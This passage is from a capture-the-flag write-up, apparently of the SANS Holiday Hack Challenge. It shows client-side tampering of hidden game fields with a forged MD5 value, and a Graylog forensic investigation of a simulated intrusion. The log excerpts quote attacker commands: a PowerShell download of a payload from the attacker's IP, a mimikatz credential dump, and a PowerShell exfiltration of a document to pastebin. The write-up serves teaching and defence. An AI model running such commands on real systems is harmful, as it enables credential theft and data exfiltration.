


Figure 58 - Trail Screenshot

As you can see, the distance remaining is zero. This means that we have already covered the distance so hitting go should mean we have completed the task when we hit "Go". This is confirmed in the next screenshot.



THE HOLIDAY HACK TRAIL



YOUR PARTY HAS SUCCEEDED!

MICHAEL IS OVER THE MOON.
JEN IS OVER THE MOON.
RUTH IS READY TO JINGLE BELL ROCK.
CHRIS IS OVER THE MOON.
DATE COMPLETED: 2 JULY
REINDEER REMAINING: 2
MONEY REMAINING: 50000

SCORING:

4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
50000 MONEY LEFT X 1 = 50000 POINTS
JOURNEY COMPLETED ON 2 JULY: 176 DAYS BEFORE
CHRISTMAS X 50 = 8800 POINTS
TOTAL SCORE: (4000 + 800 + 50000 + 8800) X 1
EASY MULTIPLIER = 63600.
VERIFICATION HASH:
30B472280BDE2D5324FC7D17164AD3F2

PLAY AGAIN?

Figure 59 - Trail Screenshot

Medium

The clue for this level suggests that instead of using GET to attain the variables, the game is not using POST. We inspect the page which reveals the following:

```
▼<div id="statusContainer">
  <input type="hidden" name="difficulty" class="difficulty" value="1">
  <input type="hidden" name="money" class="difficulty" value="3000">
  <input type="hidden" name="distance" class="distance" value="0">
  <input type="hidden" name="curmonth" class="difficulty" value="8">
  <input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 60 - Trail Screenshot

This value can be amended here or via a proxy like Burp. As we're already here, we might as well do this here.

```
<input type="hidden" name="difficulty" class="difficulty" value="1">
<input type="hidden" name="money" class="difficulty" value="3000">
<input type="hidden" name="distance" class="distance" value="8000"> == $0
<input type="hidden" name="curmonth" class="difficulty" value="8">
<input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 61 - Trail Screenshot

The game is played as before and we complete the game in similar fashion to before.




Figure 62 - Trail Screenshot

Hard

The game is started as before and looking at the source code this time, we see there is a hash field.

```
<input type="hidden" name="reindeer" class="reindeer" value="2">
<input type="hidden" name="runners" class="runners" value="2">
<input type="hidden" name="ammo" class="ammo" value="10">
<input type="hidden" name="meds" class="meds" value="2">
<input type="hidden" name="food" class="food" value="100">
<input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>
```

Figure 63 - Trail Screenshot

A string of 32 characters could be a MD5 hash and a quick lookup²⁴ confirms this with the decoded value being 1626. This value comes from combining several of the values within the form.

Type	Values
money	1500
distance	0
curmonth	9
curday	1
reindeer	2
runners	2
ammo	10
meds	2
food	100
Total	1626

Playing the game to see if any more details can be found, we see that whatever we buy, the hash decreases by the cost of that item less 1 i.e. if we buy something for 500, the hash decreases by 499.

Returning to the start, if we increase the distance as we did in the medium level game but then increase the decrypted hash value by 8000 as well, and the MD5 encrypt it, we should be in the same place where we were for the previous level.

$1626 + 8000 = 9626$ which is **649d45bf179296e31731adfd4df25588** when passed through MD5.

```
<input type="hidden" name="reindeer" class="reindeer" value="2">
<input type="hidden" name="runners" class="runners" value="2">
<input type="hidden" name="ammo" class="ammo" value="10">
<input type="hidden" name="meds" class="meds" value="2">
<input type="hidden" name="food" class="food" value="100">
<input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>
```

Figure 64 - Trail Screenshot

As with the previous two levels, when we proceed with the game, distance is set to zero and the game is complete on the first run.

²⁴ <https://www.md5online.org/md5-decrypt.html>



THE HOLIDAY HACK TRAIL



YOUR PARTY HAS SUCCEEDED!

EVIE IS ECSTATIC/
SAVVY IS WICKED PSYCHED/
RON IS WICKED PSYCHED/
DOP IS OVER THE MOON/
DATE COMPLETED: 2 SEPTEMBER
REINDEER REMAINING: 2
MONEY REMAINING: 1500

SCORING:

4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
1500 MONEY LEFT X 1 = 1500 POINTS
JOURNEY COMPLETED ON 2 SEPTEMBER: 114 DAYS
BEFORE CHRISTMAS X 50 = 5700 POINTS
TOTAL SCORE: (4000 + 800 + 1500 + 5700) x 8
HARD MULTIPLIER = 96000/
VERIFICATION HASH:
57EC46350CE6DBD9881127DD6D102CFB

PLAY AGAIN?

Figure 65 - Trail Screenshot

Viewing the source code of the page reveals the below comments which will be useful for another objective.

```
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney! It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! -->
```

Figure 66 - Trail Screenshot

Graylog

- URL: <https://graylog.elfu.org/>

Screenshot

Synopsis

The URL we get given is <https://incident.elfu.org/> but to go through the objective without <https://report.elfu.org/> coming up, you can use <https://incident.elfu.org/>

Solution

The feedback on the website gives a good account of what happened and why so we won't go into detail ourselves.

Question 1

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

We can track the creation of a file by looking at records where the event ID is equal to 2²⁵ and where the process is Firefox.

This gives us: `EventID:2 AND ProcessImage:/.+firefox.+/`

Unfortunately this gives is 21 entries but we can narrow this down by excluding .temp files with the following search: `EventID:2 AND ProcessImage:/.+firefox.+/ AND NOT TargetFilename:/.+\.temp/`

Now we only have one result that gives us our answer

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

Question 2

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Given the file was executed, we can just use this as our `ProcessImage` and see what IP and port it connected to. Using the search `ProcessImage:"C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe.exe" AND DestinationIp:/.+/` we get the following:

Timestamp	source	DestinationIp	DestinationPort
2019-11-19 05:24:04.000	elfu-res-wks1	192.168.247.175	4444

Figure 67 - Garylog Screenshot

Answer: 192.168.247.175:4444

²⁵ <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Question 3

Since commands have an Event ID of 1, and the attacker initially used the downloaded executable, we can filter on both Event ID and the `ParentProcessImage`. Ordering the results by timestamp will help us paint a better picture of what happened and when. The search used was `ParentProcessImage:"C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe.exe" AND EventID:1`

The result of which can be seen below

Messages

Previous 1 Next

Timestamp	CommandLine
2019-11-19 05:24:02.000	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2019-11-19 05:24:02.000	"C:\Users\minty\Downloads\cookie_recipe.exe"
2019-11-19 05:24:15.000	C:\Windows\system32\cmd.exe /c "whoami "

Figure 68 - Graylog Screenshot

Answer: whoami

Question 4

What is the one-word service name the attacker used to escalate privileges?

If we continue with the same search as before and go down the list, we see the service we are after

Messages

Previous 1 Next

Timestamp	CommandLine
2019-11-19 05:24:02.000	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2019-11-19 05:24:02.000	"C:\Users\minty\Downloads\cookie_recipe.exe"
2019-11-19 05:24:15.000	C:\Windows\system32\cmd.exe /c "whoami "
2019-11-19 05:24:45.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 05:25:40.000	C:\Windows\system32\cmd.exe /c "ls C:\\"
2019-11-19 05:25:50.000	C:\Windows\system32\cmd.exe /c "sc query type= service"
2019-11-19 05:26:02.000	C:\Windows\system32\cmd.exe /c "Get-Service"
2019-11-19 05:26:45.000	C:\Windows\system32\cmd.exe /c "cmd /c sc query type= service"
2019-11-19 05:28:25.000	C:\Windows\system32\cmd.exe /c "whoami "
2019-11-19 05:28:32.000	C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http://192.168.247.175/cookie_recipe2.exe -Outfile cookie_recipe2.exe"
2019-11-19 05:29:10.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 05:29:20.000	C:\Windows\system32\cmd.exe /c ".\cookie_recipe2.exe"
2019-11-19 05:29:27.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 05:31:02.000	C:\Windows\system32\cmd.exe /c "sc start webservice a software-update 1 wmic process call create \"cmd.exe n: C:\Users\minty\Downloads\cookie_recipe2.exe\""

Figure 69 - Graylog Screenshot

Answer: webexservice

Question 5

What is the file-path + filename of the binary ran by the attacker to dump credentials?

In the previous question, we saw that `webexservice` was used to download a file to `C:\Users\minty\Downloads\cookie_recipe2.exe`. We therefore use this as the `ParentProcessImage` instead as follows: `ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe2.exe"`

Messages

Previous 1 Next

Timestamp	CommandLine
2019-11-19 06:09:29.000	C:\Windows\system32\cmd.exe /c "exit"
2019-11-19 06:09:15.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 06:09:11.000	C:\Windows\system32\cmd.exe /c "id"
2019-11-19 06:09:09.000	C:\Windows\system32\cmd.exe /c "
2019-11-19 05:47:04.000	C:\Windows\system32\cmd.exe /c "ipconfig"
2019-11-19 05:45:14.000	C:\Windows\system32\cmd.exe /c "C:\cookie.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" exit"
2019-11-19 05:44:59.000	C:\Windows\system32\cmd.exe /c "ls C:\"
2019-11-19 05:44:36.000	C:\Windows\system32\cmd.exe /c "C:\mimikatz.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" exit"

Figure 70 - Graylog Screenshot

Going down the list, we see the file being used. A few steps after mimikatz²⁶ is also used.

Answer: C:\cookie.exe

Question 6

The attacker pivoted to another workstation using credentials gained from Minty's computer.

Which account name was used to pivot to another machine?

A successfully logged-in account is logged under Event ID 4624²⁷. Knowing the local address they'll be pivoting from allows us to build the following search: `EventID:4624 AND SourceNetworkAddress:192.168.247.175 AND AccountName:/ .+ /`

This will bring back several results where they all share the same AccountName.

²⁶ <https://github.com/gentilkiwi/mimikatz>

²⁷ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>

Messages

Timestamp ↑

AccountName

2019-11-19 06:08:32.000

alabaster

Figure 71 - Graylog Screenshot

Answer: alabaster

Question 7

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Logon type 10²⁸ denotes a RDP connection so a pretty simple search: `LogonType:10 AND DestinationHostname:/ .+ /`

Messages

Timestamp ↑

DestinationHostname

2019-11-19 06:04:28.000

elfu-res-wks2

Figure 72 - Graylog Screenshot

Answer: 06:04:28

Question 8

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection?

Some things to note:

1. They have RDP access to the box via a GUI
2. Navigating the file system suggests they will be using explorer

²⁸ <http://techgenix.com/logon-types/>

Based on this, we can say that logon type 3 is used²⁹ and we'll be looking for Event ID 4624³⁰. This gives us a fairly simple search: `LogonType:3 AND EventID:4624`

Timestamp	EventID	DestinationHostname	LogonType	SourceHostName
2019-11-19 06:08:32.000		elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000		elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000		elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000		elfu-res-wks2	3	DEFANELF
2019-11-19 06:07:22.000		elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000		elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000		elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000		elfu-res-wks3	3	ELFU-RES-WKS2

Figure 73 - Graylog Screenshot

Given we're looking at workstations, this makes the answer stand out a bit more.

Answer: ELFU-RES-WKS2,elfu-res-wks3,3

Question 9

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

We can start building on previous searches with an Event ID of 2³¹ and a source of the 2nd workstation to give us: `source:elfu\-\res\-\wks2 AND EventID:2`

This gives us over 70 results, most of which are under common file paths so we amend the search to filter these out: `source:elfu\-\res\-\wks2 AND EventID:2 AND NOT TargetFilename:/.+AppData.+/ AND NOT TargetFilename:/.+ProgramData.+/`

It gives us two results, one of which is the fairly obvious answer.

Timestamp	EventID	DestinationHostname	SourceHostName	TargetFilename
2019-11-19 06:09:10.000				C:\Windows\SoftwareDistribution\Download\6ac40fb1131456e33f18df75b477d8c278018067.tmp
2019-11-19 06:07:51.000				C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Figure 74 - Graylog Screenshot

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

²⁹ <http://techgenix.com/logon-types/>

³⁰ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>

³¹ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90002>

Question 10

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

To exfiltrate the document, the name of it would be used in a command line so we can use a fairly simple search for this: `CommandLine:/.+super_secret_elfu_research.+/`

Messages

Previous 1 Next

Timestamp ↑	source	CommandLine
2019-11-19 06:14:24.000	elfu-res-wks2	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{"submit_hidden" = "submit_hidden"; "paste_code" = \$([Convert]::ToString([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="cookie recipe" }

Figure 75 - Graylog Screenshot

A PowerShell command is invoked to post data to pastebin so pivoting on this gives our final answer: `DestinationHostname:pastebin.com`

Messages

Timestamp ↑	DestinationIp
2019-11-19 06:14:25.000	104.22.3.84

Figure 76 - Graylog Screenshot

Answer: 104.22.3.84

Objectives

Find the Turtle Doves

Synopsis

Find the missing turtle doves.

Solution

In what was the easiest objective, we just had to walk to the student union and on the hearth of the fireplace were the turtle doves



Figure 77 - Two Turtles Doves

Unredact Threatening Document

Synopsis

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

Solution

Like the previous objective, finding the document was fairly easy. It was in the upper left corner of the grid. We've removed the trees for clarity.




Figure 78 - Unredact Threatening Document

The PDF was a single page letter with most of it being redacted as shown on the next page.


Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character



Attention All Elf University Personnel,



If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

-A Concerned and Aggrieved Character

Figure 79 – Redacted Document

There were a few ways to remove the confidential boxes such as opening it in MS Word or using Adobe Acrobat Pro. However, simple selecting all the text, copying it and pasting it into a text editor sufficed.

1 Date: February 28, 2019
2
3 To the Administration, Faculty, and Staff of Elf University
4 17 Christmas Tree Lane
5 North Pole
6
7 From: A Concerned and Aggrieved Character
8
9 Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR
10 ELSE!
11
12
13 Attention All Elf University Personnel,
14
15 It remains a constant source of frustration that Elf University and the entire operation at the
16 North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
17 you to consider lending your considerable resources and expertise in providing merriment,
18 cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
19 characters.
20
21 For centuries, we have expressed our frustration at your lack of willingness to spread your
22 cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine
23 holidays and mythical characters that need your direct support year-round.
24
25 If you do not accede to our demands, we will be forced to take matters into our own hands.
26 We do not make this threat lightly. You have less than six months to act demonstrably.
27
28 Sincerely,
29
30 --A Concerned and Aggrieved Character

Figure 80 - Redacted Document

Windows Log Analysis: Evaluate Attack Outcome

Synopsis

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

- <https://downloads.elfu.org/Security.evtx.zip>

